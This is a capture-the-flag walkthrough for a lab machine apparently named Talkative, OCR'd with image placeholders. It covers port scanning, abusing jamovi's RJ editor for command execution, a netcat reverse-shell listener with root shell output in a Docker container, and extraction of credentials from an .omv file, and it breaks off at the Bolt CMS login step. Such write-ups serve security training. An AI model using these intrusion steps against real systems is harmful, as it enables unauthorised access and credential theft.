1.0 RECONNAISSANCE


1.1 Network Scanning

1.1.1 Port 22 and Port 80

Discover port 22 with SSH but filtered. There might be firewall blocked. On the other hand, discover port 80 with redirect to 'talkative.htb'. We can add it to '/etc/hosts'


1.1.2 Port 8080, 8081, 8082

Discover port 8080, 8081, 8082 with http. However, on port 8080 discover the title is jamovi.




1.2 Port 300 Enumeration

Access to the port. Discovered RocketChat application and the login page. But there are not any credentials been discovered.




As we see there is a register new account option. We can create our own account. Discover there are 2 users. Nothing much we can do here.



1.3 Port 80 Enumeration


1.3.1 Main Page

Access to the main page, do not get any interesting findings.




1.3.2 Bolt CMS

Based on Wappalyzer tool, discover the site is using Bolt CMS and PHP 7.4.28.




Based on this reference, we could try search for the bolt CMS login page. But there are not any credentials been discovered.



1.4 Port 8080 Enumeration


1.4.1 Jamovi Installed Plugin

Discovered the exact version for jamovi and rj editor. Noticed that Rj editor is used to run R code inside Jamovi application. Which mean we can try to run some system command in this editor.



1.4.2 RJ Editor


By referring to this blog, we can execute system command in R code as shown below.



2.0 INITIAL FOOTHOLD

2.1 Foothold on Docker 1

As we found the place to inject RCE, we could try to get reverse shell.



2.1.1 Shell on docker 1

After injected the code, we gain shell on a docker container.

```
└─$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.155.
Ncat: Connection from 10.10.11.155:42262.
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@b06821bbda78:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@b06821bbda78:/# which python3
which python3
/usr/bin/python3
root@b06821bbda78:/# python3 -c "import pty; pty.spawn('bash');"
export TERM=xterm-256colorp
ython3 -c "import pty; pty.spawn('bash');"
root@b06821bbda78:/# export TERM=xterm-256color
root@b06821bbda78:/# ^Z
zsh: suspended  nc -lvnp 5555
```


2.1.2 OMV File

After browse through around on the container, we found there is a .OMV file. We can transfer this file into attacker machine.

```
root@b06821bbda78:~# ls -la
total 28
drwx------ 1 root root 4096 Mar  7 23:19 .
drwxr-xr-x 1 root root 4096 Mar  7 23:18 ..
lrwxrwxrwx 1 root root    9 Mar  7 23:19 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Oct 22  2015 .bashrc
drwxr-xr-x 3 root root 4096 Jul  3 06:42 .jamovi
-rw-r--r-- 1 root root  148 Aug 17  2015 .profile
drwxrwxrwx 2 root root 4096 Aug 15  2021 Documents
-rw-r--r-- 1 root root 2192 Aug 15  2021 bolt-administration.omv
```


2.1.3 File transfer

I would use base64 file transfer method, to get the file on attacker machine.




2.1.4 OMV File enumeration

The file type of OMV file is just ZIP.




Unzip the file. Discover some HTML and JSON file.




2.1.4.1 Credentials

Discover some credentials on xdata.json file. Please note that the JSON data contain 3 items. The item A is username and item B is password respectively. While item C is just text nothing interesting to us.



2.1.5 Bolt CMS Login

